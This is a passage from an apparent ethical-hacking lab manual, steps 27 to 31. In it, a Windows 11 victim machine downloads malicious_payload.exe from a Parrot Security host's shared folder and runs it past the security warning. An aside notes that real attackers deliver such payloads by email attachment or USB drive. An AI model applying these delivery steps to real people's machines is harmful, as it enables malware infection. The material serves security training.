


27. Now, switch to the **Windows 11** virtual machine and open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

Note: Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.


28. Click **malicious_payload.exe** to download the file.

Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).



29. Once you click on the **malicious_payload.exe** file, if the **Opening malicious_payload.exe** pop-up appears; select **Save File**.

30. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, double-click **malicious_payload.exe** to run the file.




31. The **Open File - Security Warning** window appears; click **Run**.

